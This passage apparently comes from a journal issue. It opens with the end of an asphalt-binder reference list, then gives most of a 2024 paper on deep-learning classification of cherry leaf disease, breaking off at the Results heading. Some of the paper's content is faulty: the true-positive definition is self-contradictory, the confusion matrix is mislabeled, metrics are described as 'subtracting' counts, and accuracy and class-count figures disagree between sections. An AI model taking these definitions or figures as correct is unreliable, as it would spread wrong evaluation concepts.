- [13] Pandey, A., Sohel Islam, S., Ransinchung R.N, G.D., and Ravindranath, S.S. (2022) Quantifying the effect of SBS molecular structure on the upper service temperature rheological properties of modified binders. *Construction and Building Materials*, 352, 128826.
- [14] Islam, S.S., Singh, S.K., Ransinchung, G.D.R.N., and Ravindranath, S.S. (2023) Imperative role of SBS molecular structure on the performance properties of modified binders and asphalt mixes. *International Journal of Pavement Engineering*, 24 (1).
- [15] Zhu, X., Wang, Y., Miljković, M., Li, R., and Hao, G. (2024) Effects of polymer structure on the physicochemical and performance-related properties of SBS-modified asphalt binders subjected to short-term aging. *Construction and Building Materials*, 411, 134446.
- [16] Vlachovicova, Z., Wekumbura, C., Stastna, J., and Zanzotto, L. (2007) Creep characteristics of asphalt modified by radial styrene-butadiene-styrene copolymer. *Construction and Building Materials*, 21 (3), 567–577.
- [17] Martínez-Estrada, A., Chávez-Castellanos, A.E., Herrera-Alonso, M., and Herrera-Nájera, R. (2010) Comparative study of the effect of sulfur on the morphology and rheological properties of SB- and SBS-modified asphalt. *Journal of Applied Polymer Science*, 115 (6), 3409–3422.
- [18] Jelčić, Ž., Ocelić Bulatović, V., Jurkaš Marković, K., and Rek, V. (2017) Multi-fractal morphology of un-aged and aged SBS polymer-modified bitumen. *Plastics, Rubber and Composites*, 46 (2), 77–98.
- [19] Schaur, A., Unterberger, S., and Lackner, R. (2017) Impact of molecular structure of SBS on thermomechanical properties of polymer modified bitumen. *European Polymer Journal*, 96, 256–265.

- [20] Mouillet, V., Lamontagne, J., Durrieu, F., Planche, J.-P., and Lapalu, L. (2008) Infrared microscopy investigation of oxidation and phase evolution in bitumen modified with polymers. *Fuel*, 87 (7), 1270–1280.
- [21] Singh, S.K., Kumar, Y., and Ravindranath, S.S. (2018) Thermal degradation of SBS in bitumen during storage: Influence of temperature, SBS concentration, polymer type and base bitumen. *Polymer Degradation and Stability*, 147, 64–75.
- [22] Ali, A., Kabir, S.F., Al-Badr, B., Alfalah, A., Xie, Z., Decarlo, C., Elshaer, M., and Mehta, Y. (2022) Laboratory performance of dense graded asphalt mixtures prepared using highly polymer modified binders containing corn oil as softening agent. *Construction and Building Materials*, 345, 128336.
- [23] Rajan, B., Suchismita, A., and Singh, D. (2023) Rutting Resistance Evaluation of Highly Polymer-Modified Asphalt Binder and Mixes Using Different Performance Parameters. *Journal of Materials in Civil Engineering*, 35 (8).
- [24] Hao, G., Huang, W., Yuan, J., Tang, N., and Xiao, F. (2017) Effect of aging on chemical and rheological properties of SBS modified asphalt with different compositions. *Construction and Building Materials*, 156, 902–910.
- [25] Zhao, X., Wang, S., Wang, Q., and Yao, H. (2016) Rheological and structural evolution of SBS modified asphalts under natural weathering. *Fuel*, 184, 242–247.
- [26] Yan, C., Huang, W., Lin, P., Zhang, Y., and Lv, Q. (2019) Chemical and rheological evaluation of aging properties of high content SBS polymer modified asphalt. *Fuel*, 252, 417–426.
- [27] Wang, P., Dong, Z., Tan, Y., and Liu, Z. (2017) Anti-ageing properties of styrene–butadiene–styrene copolymer-modified asphalt combined with multi-walled carbon nanotubes. *Road Materials and Pavement Design*, 18 (3), 533–549.
- [28] Sayedzada, S.E., Ozdemir, A.M., Yalcin, E., and Yilmaz M. (2024) Investigation of mechanical properties of hot mix asphalts with modified binders with SBS, 611 and 701 polymers, *Polymer Bulletin*, 81(4), 3695-3724.
- [29] Yalcin, E., and Demirbag, A. (2022) Effects of modified binders obtained from different polymers on conventional and rheological properties. *Construction and Building Materials*, 357, 129366.
- [30] Zhang, J., Airey, G.D., Grenfell, J., and Yao, Z. (2017) Laboratory evaluation of Rediset modified bitumen based on rheology and adhesion properties. *Construction and Building Materials*, 152, 683–692.

## Deep Learning-Based Damage Assessment in Cherry Leaves

Hazel Bozcu<sup>1</sup> , Burakhan Cubukcu<sup>1\*</sup> 

<sup>1</sup>Department of Computer Engineering, Bilecik Seyh Edebali University, 11230, Bilecik, Türkiye

### Abstract

This study aims to utilize deep learning methods for detecting diseases in cherry leaves to enhance agricultural productivity. While the detection of leaf diseases is currently performed by expert personnel, and the process can be quite time-consuming. Therefore, the primary objective of this study is to use deep learning-based disease detection applications to increase cherry production and enable early disease diagnosis. Additionally, the study investigates the impact of datasets on performance using two different datasets - one existing (PlantVillage Dataset) and one created for the study (Kozlu Dataset). Furthermore, the study examines the impact of hybrid architectures, combining convolutional neural networks (CNNs) and recurrent neural networks (RNNs), in addition to transfer learning methods and classical CNNs. On the PlantVillage dataset, AlexNet, VGG-16, MobileNet-V2, Inception-V3, and CNN models were compared. Due to the low performance of AlexNet and the long training time of VGG-16, MobileNet-V2, Inception-V3, CNN, and two different CNN+RNN models were compared on the Kozlu dataset. Based on the average results, the MobileNet-V2 model achieved the highest accuracy, approximately 99%, and the highest F1-score, also around 99%, in both datasets. The methods were observed to perform somewhat better on the PlantVillage dataset compared to the Kozlu dataset. Additionally, hybrid models (CNN+RNN) were found to achieve higher performance than the classical CNN model. These findings indicate promising outcomes for deep learning models in cherry leaf disease detection. In the study, the best results were obtained by the MobileNet-V2 model and the CNN + LSTM model, with an average accuracy of approximately 96%. In future studies, the reliability of this study can be increased by using more diverse datasets, and disease detection performance can be enhanced by using different deep learning methods, leading to reduced disease detection times.

**Keywords:** Hybrid AI models, Transfer learning, Damage assessment, Recurrent neural networks, Cherry Leaves

Cite this paper as:  
Bozcu, H. and Cubukcu B. (2024). *Deep Learning-Based Damage Assessment in Cherry Leaves*. Journal of Innovative Science and Engineering. 8(2):160-178

\*Corresponding author: Burakhan  
Cubukcu  
E-mail: burakhcubukcu@gmail.com

Received Date: 20/03/2024  
Accepted Date: 15/06/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## 1. Introduction

With the increasing global food demand, improving agricultural production and increasing efficiency have become critical issues. Detecting diseases in plant leaves and fruits is important for enhancing this efficiency. Agricultural workers typically observe leaf and fruit diseases with the naked eye, a method that is time-consuming and requires experienced personnel. Moreover, disease detection becomes even more challenging on large farms, where the process is further complicated and prolonged. To address these challenges, deep learning-based disease detection applications have been introduced in agriculture [1].

Moreover, damage to plant leaves can prevent plants from obtaining nutrients through photosynthesis, leading to their death [2]. It is known that unhealthy cherry tree leaves result in undersized fruits. Additionally, cherry fruits from trees with fallen or diseased leaves tend to wrinkle or have lower quality before ripening. Many diseases in cherry leaves can reduce fruit yield. For example, in the advanced stage of leaf spot disease, the plant's leaves may fall off, leaving only the fruit on the cherry tree. As a result, these fruits are often of poor taste, underdeveloped, and of low quality. Another example is powdery mildew disease, which is described as a powdery appearance seen throughout the green areas of the plant. Moreover, cherry leaf powdery mildew disease is usually observed in plants in high humidity areas. The disease, which starts from the upper parts of the plant's leaf and spreads, is a disease that surrounds the leaf by turning white like flour, leading to leaf and even fruit dropping [3]. Thus, early detection of diseases in leaves is important to prevent the progression of these diseases.

One of the methods that can be used for early detection is deep learning, which has made significant progress in recent years in various areas such as handwriting recognition, autonomous vehicles, earthquake prediction, and classification. Similarly, using artificial intelligence methods, leaf diseases can be detected, and plants can be protected through early diagnosis. A review study on plant disease detection and classification using deep learning methods explains the importance of deep learning models in increasing accuracy in detecting plant diseases [4].

Furthermore, for example, in a study on maize disease classification, a model developed using Convolutional Neural Networks (CNNs) can detect three different diseases in maize leaves. One of the techniques used for recognizing plant leaf diseases with the help of computer vision is disease detection through extracting color features from images [5]. Consequently, convolutional neural networks enable the classification and recognition of images by extracting color features.

Additionally, in the literature, there are disease detections using convolutional neural networks on different plant species. A study found in the literature was conducted to increase the diversity in datasets regarding cherry leaf diseases. Studies were aimed to contribute by training convolutional neural networks both with and without transfer learning methods. According to a study conducted in India on rice leaves, they achieved a success rate of 58% with the VGG-16 model [6]. Moreover, in this study, both the VGG-16 model and MobileNet-V2, Inception-V3, Long Short-Term Memory (LSTM) method, and Bidirectional LSTM method were used, and the success rate was aimed to be increased. Specific data augmentation processes and color spaces were applied to increase the success rate. Various examples of these processes are also available in the literature.



In these examples, Support Vector Machines (SVMs) are one of the widely used machine learning algorithms [7]. Except this model, Extreme Learning Machines (ELM), and K-Nearest Neighbor (KNN) were used as classifiers. Additionally, deep learning (DL) models such as ResNet-50, GoogleNet, ResNet-101, and SqueezeNet were used. In many studies, transfer learning models such as AlexNet, GoogleNet, VGG-16, MobileNet, are observed to be used [4]. The datasets used also have an impact on success.

Proposed study mainly focuses on contributing to the literature by classifying common diseases such as potassium deficiency and powdery mildew, and healthy leaves, using deep learning methods. Additionally, the study investigates the impact of datasets on performance using two different datasets. Another novelty of the study is the investigation of the impact of hybrid models by using together CNN with Recurrent Neural Networks (RNN) on performance.

In the continuous parts of this study, which enabling to contribute to the literature with new examples and comparisons, methodology, results and discussion, and conclusion sections are given respectively.

## 2. Methods


In this study, disease diagnosis in cherry leaves was performed using different deep learning methods on two datasets. The first dataset used in this study is the open-source PlantVillage dataset, where AlexNet, VGG-16, Inception-V3, MobileNet-V2, and CNN models were applied to detect healthy and powdery mildew-infected cherry leaves. In the second dataset, named Kozlu and created for this study, healthy leaves, leaves with potassium deficiency, and leaves with powdery mildew were detected using Inception-V3, MobileNet-V2, CNN, CNN + LSTM, and CNN + BiLSTM models. All methods were executed on Google Colab using a T4 GPU with a 25 GB RAM capacity. This study developed a code using the Python 3 programming language and built on the Google Compute Engine. The following section provides details about the materials and methods used in the study.

### 2.1. Datasets

In this study, in addition to using the PlantVillage dataset, a new dataset was created from cherry leaves obtained from cherry orchards in Kozlu village, Eskişehir. To increase the diversity of the created dataset and contribute to the generalization ability of the models, images belonging to the powdery mildew class from PlantVillage [8] were added to our new dataset, which was created based on literature research.

#### 2.1.1. PlantVillage Dataset

PlantVillage is an open-source dataset containing approximately 54,000 images of 14 different types and 38 separate categories of healthy and disease cases [8], [9]. To meet the need for a verified large dataset to build a reliable image classification system, a project called PlantVillage was launched, collecting thousands of plant images, including healthy and diseased ones [10]. Experiments were conducted on this dataset using only two classes: leaves with powdery mildew disease and healthy leaves. In the training class, there are 1866 healthy leaves and 1683 leaves with powdery mildew disease. In the validation class, there are 456 healthy leaves and 421 leaves labeled with powdery mildew. Samples of PlantVillage Dataset shown in Fig 1.



**Figure 1:** PlantVillage Dataset samples

### 2.1.2. Kozlu Dataset

The Kozlu dataset samples illustrated in Fig. 2. was derived from images collected from cherry orchards in Kozlu Village, Eskişehir and shared publicly on Kaggle [11]. This study photographed thousands of cherry leaves at a one-day interval. An agricultural engineer labelled the obtained images. To enhance the data diversity for the Kozlu dataset, consisting of three classes, powdery mildew disease was included from the PlantVillage dataset. In addition to leaves affected by powdery mildew disease, the dataset includes leaves with potassium deficiency and healthy leaves. The dataset comprises a total of 1438 images, with 478 images of powdery mildew-infected leaves, 480 images of leaves with potassium deficiency, and 480 images of healthy leaves. Data augmentation was applied to the training dataset in the studies, resulting in an augmented number of examples of 7898. A test dataset was separated at a 9% ratio.



**Figure 2:** Kozlu Dataset samples

To maintain consistency in the analysis and training processes, images from the PlantVillage and Kozlu datasets were resized to uniform pixel dimensions. This preprocessing step ensured that all images were adjusted to the same width and height, standardizing them to a consistent resolution. The key characteristics of these two datasets are provided in Table 1.

**Table 1:** The main features of Kozlu and PlantVillage dataset.

Feature	Kozlu Dataset	PlantVillage Dataset
Number of Samples	1438	4426
Healthy Samples	478	2322
Powdery Mildew Sample	480	2104
Potassium Deficiency Samples	480	0
Image Size	256x256 pixels	256x256 pixels
Bit Depth	32-bit	24-bit

## 2.2. Data Preparation and Preprocessing

Resizing visual data is a critical preprocessing step that involves resampling the original images to a specific size to enhance processing and analysis efficiency. In this study, images initially sized at 3472x4624 pixels were resized to 256x256 pixels. Expert support was enlisted to accurately label the images into healthy and diseased classes.

Following the labeling, data augmentation was applied. Parameters were defined using the ImageDataGenerator class, with rotation set to 20%, width and height shift to 0.2, shear to 0.2, and zoom to 0.2. These parameters were used to augment images for each class, creating a diversified dataset. Brown spots were emphasized on the augmented dataset using the `highlight_damaged_areas` function. This function is designed to reveal brown spots by masking a specific color range in the images. The process begins by converting the images to the YUV color space. Then, a defined color range is used to create a mask on the image. This masking process highlights only the areas with pixels in the specified color range, making the brown spots more prominent and allowing for better examination of the relevant areas. The function ensures consistent highlighting by being applied to all images in the training and test datasets.

Data augmentation was applied to each image in the training dataset using the `datagen.flow` function, which created a specified number of augmented images for each original image. Data augmentation enhances the model's ability to adapt to different conditions and variations, increasing its resilience to overfitting. This process aims to improve the model's performance on real-world data. The datasets created through these processes were used in this study.

## 2.3. Deep Learning Models

In this study, various deep-learning models were used for the best performance. The used models include AlexNet, VGG-16, Inception-V3, MobileNet-V2, CNN + LSTM, and CNN + BiLSTM. This section includes the features of the models used.

### 2.3.1. AlexNet


AlexNet is a convolutional neural network architecture that won the 2012 Large Scale Visual Recognition Challenge [12]. This competition aims to enhance accuracy in various visual recognition challenges by competing research teams against each other. AlexNet tested on ImageNet, a large labeled image collection containing approximately 15 million high-resolution labelled photographs. AlexNet's architecture consists of a total of eight weighted layers; five of them are convolutional layers, and three are fully connected layers. Rectified Linear Unit (ReLU) activation is used at the end of

each consecutive layer, and a softmax distribution is generated. Dropout is applied in the first two fully connected layers. Additionally, max-pooling is performed after the first, second convolutional layers, and the fifth convolutional layer [13].

In this study, when using AlexNet, the necessary Python libraries and modules are first imported, and preparation is made for data processing and model creation, and the dataset is divided into training, validation, and test data. Various data augmentation operations (rotation, shifting, brightness adjustment) are applied to increase the diversity of the training data. Various Keras callback functions (Early Stopping, Learning Rate Reduction, Model Checkpoint) are defined to monitor and optimize the training process.

### 2.3.2 VGG-16

This network architecture, produced similar to AlexNet principles, takes  $224 \times 224 \times 3$  images in RGB format as input.  $3 \times 3$  size filters are used in the convolution layer. The VGG-16 architecture, introduced in 2014, consists of 16 layers in total, 13 of which are convolutional and 3 of which are full connection. The softmax classifier is used in the last layer of the architecture. Unlike the VGG-16 architecture, 3 more convolution layers were added to the VGG-19 architecture and it was designed as a total of 19 layers, 16 of which are convolution layers [14]. Fig. 3 presents the layers of the VGG architecture [15].




**Figure 3:** VGG architecture

In this study, the VGG-16 transfer learning model was customized. Initially, the VGG-16 model was imported with pre-trained weights on the ImageNet dataset, excluding the classification layer. Subsequently, to maintain the learned weights unchanged, the trainability of the VGG-16 model was disabled after determining the size of the input data. Finally, new layers, including flattening, fully connected, and classification layers, were then added to the architecture.

### 2.3.3. Inception-V3

Guan et al. employed the Inception-V3 network architecture in their experiments, a multi-layered model featuring three types of Inception modules [16]. These modules, known as Inception A, Inception B, and Inception C, excel at distinguishing data features and have shown promising results in plant classification studies [17]. The TensorFlow library, developed by Google, provides high flexibility for utilizing transfer learning methods, as noted by Kumar et al. opening avenues for deep learning-based research in image recognition and classification tasks [18]. The Inception-V3 model, illustrated in Fig. 4, boasts a versatile architecture comprising convolutional, maximum pooling, concatenation, dropout, fully connected, and average pooling layers [19]. This architecture has been observed to enhance feature extraction effectiveness and aid in interpreting image features [20].



**Figure 4:** Inception-V3 architecture

In this study, the Inception-V3 architecture was enhanced with an average pooling layer and additional fully connected layers. To activate transfer learning, the layers of the Inception-V3 model were frozen, preventing them from learning. This ensured that the model retained its previously learned information. The Adam optimization method was employed, and categorical cross-entropy was chosen as the loss function. Following training, the model was utilized to predict the classes of the provided images.

### 2.3.4. MobileNet-V2

The initial version of the MobileNet architecture, introduced by Howard et al. performs a depthwise convolution in the first layer, followed by the addition of a  $1 \times 1$  pointwise convolution layer in the first version of MobileNet [21]. The pointwise convolution layer combines a single output filter for each image channel. All operations are completed within a single block, and the MobileNet-V1 architecture comprises a total of 13 such blocks. In contrast, MobileNet-V2

incorporates a single block that includes an expansion layer (1x1), a depthwise convolution layer (3x3), and a projection layer (1x1) instead of two convolution layers. The MobileNet-V2 structure consists of a total of 17 blocks. In a study by Barman et al., the MobileNet-V2 architecture was utilized to differentiate citrus leaf diseases from healthy citrus leaves [22]. It was observed that MobileNet-V2 operates much faster than traditional CNN architectures [21].


In this study, the MobileNet-V2 model is extended with two fully connected layers containing 128 and 64 neurons, respectively, followed by a global average pooling layer. After each fully connected layer, a batch normalization layer and a dropout layer are added. The Adam optimizer is utilized, and "categorical\_crossentropy" is selected as the loss function.

### 2.3.5. Classical CNN

In the designed CNN architecture, the input layer consists of a convolutional layer that produces 32 feature maps using 3x3 filters with ReLU activation. Following this, a MaxPooling2D layer is added to reduce image dimensions and prevent overfitting, with a dropout rate of 20%. Similarly, the second and third Convolutional Layers are added, using MaxPooling2D and Dropout layers to further reduce feature maps and prevent overfitting. After these Convolutional Layers, a Flatten layer is used to flatten the output, followed by fully connected layers containing 64 and 128 neurons, respectively, with ReLU activation functions. For the final classification layer, softmax activation is applied. During training, the model uses a learning rate of 0.001 with the Adam optimization algorithm, and the loss function selected is categorical cross-entropy.

### 2.3.6. CNN+LSTM


In the CNN+LSTM model illustrated in Fig. 5, similar to the CNN model, data is initially processed by a convolutional layer with 32 filters of size 3x3 and an input size of [224, 224, 3]. The CNN layers are responsible for extracting features from the images. Subsequently, a max-pooling layer reduces the dimensions, and a Dropout layer is added to mitigate overfitting. These layers are repeated three times in the same sequence, with the convolutional layers using 32, 64, and 128 filters respectively, and all convolutional layers employing the ReLU activation function. All max-pooling layers are set to 2x2, and the dropout rates are adjusted to 0.2, 0.2, and 0.4 respectively. After appropriate data resizing, the processed data is fed into a 128-cell LSTM layer. Finally, a fully connected layer with a softmax activation function is utilized at the end of the model to complete the classification process.



**Figure 5:** CNN + LSTM model architecture

### 2.3.7. CNN+BiLSTM

In this approach, as depicted in Fig. 6, the layers and parameters used in the CNN+LSTM model remain the same, except for the substitution of the LSTM layer with a BiLSTM layer. The BiLSTM layer in this method is configured with 128 cells.



**Figure 6:** CNN +BiLSTM model architecture

Some characteristics of the deep learning methods used in this study are presented in Table 2 [23], [24], [25], [26].

**Table 2:** Some characteristics of the deep learning methods

Architecture	Year Introduced	Depth (Layers)	Parameters (approx.)	Top-1 ImageNet Accuracy	Key Features/Innovations
AlexNet	2012	8	60 M	62.5%	Deep convolutional neural network model consists of ReLU activations and densely connected layers.
VGG-16	2014	16	138 M	71.5%	A very deep architecture with small filter sizes and the use of max pooling.
Inception-V3	2015	100+	23.8 M	77.2%	Nested convolutional layers, parallel convolutions, reduced dimensionality
MobileNet-V2	2018	70+	3.47 M	74.7%	Lightweight architecture, linear activations, profiled filters
CNN + LSTM	-	3 convolutional and pooling layers, 1 LSTM layer	-	-	Integration of an LSTM layer on top of a convolutional neural network base
CNN + BiLSTM	-	3 convolutional and pooling layers, 1 BiLSTM layer	-	-	Integration of a bidirectional LSTM layer on top of a convolutional neural network base

### 2.4. Comparison Metrics

To compare the deep learning methods used, accuracy, precision, recall, and F1-score metrics which are widely used in literature were employed [27], [28], [29]. These metrics were calculated by subtracting the true positive, false negative, false positive, and true negative values obtained from the confusion matrix. An example of the appearance of these values in a confusion matrix is shown in Fig. 7 [30].

		Predicted Values	
		True Positive (TP)	False Negative (FN)
Actual Values	True Positive (TP)	True Positive (TP)	False Negative (FN)
	False Positive (FP)	False Positive (FP)	True Negative (TN)

**Figure 7:** Confusion matrix

**True Positive (TP):** When the classifier correctly identifies a healthy leaf sample, it is referred to as true positive. For example, when the classifier correctly detects that there are no signs of disease on the leaf, it represents a true positive. The leaf actually has powdery mildew disease.

**True Negative (TN):** When the classifier correctly identifies a healthy leaf sample, it is referred to as true negative. For example, when the classifier correctly detects that there are no signs of disease on the leaf, it represents a true negative. The leaf does not actually have powdery mildew disease.

**False Positive (FP):** When a healthy leaf is incorrectly labeled as diseased by the classifier, it is referred to as false positive. For example, when a leaf is incorrectly labeled as diseased despite having no signs of disease, it creates a false positive scenario. An example is when a healthy leaf is predicted to have powdery mildew disease.

**False Negative (FN):** When a diseased leaf is incorrectly predicted as healthy by the classifier, it is referred to as false negative. For example, when a leaf has clear signs of disease but is incorrectly labeled as healthy by the classifier, it creates a false negative scenario [31]. An example is when a leaf is predicted not to have powdery mildew disease when it actually does.

Accuracy, precision, recall, and F1-score are calculated as shown in the equations 1-4 [27], [28], [29].

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (1)$$

$$Precision = \frac{TP}{TP + FP} \quad (2)$$

$$Recall = \frac{TP}{TP + FN} \quad (3)$$

$$F1 \text{ Score} = 2 \times \frac{Precision \times Recall}{Precision + Recall} \quad (4)$$

### 3. Results

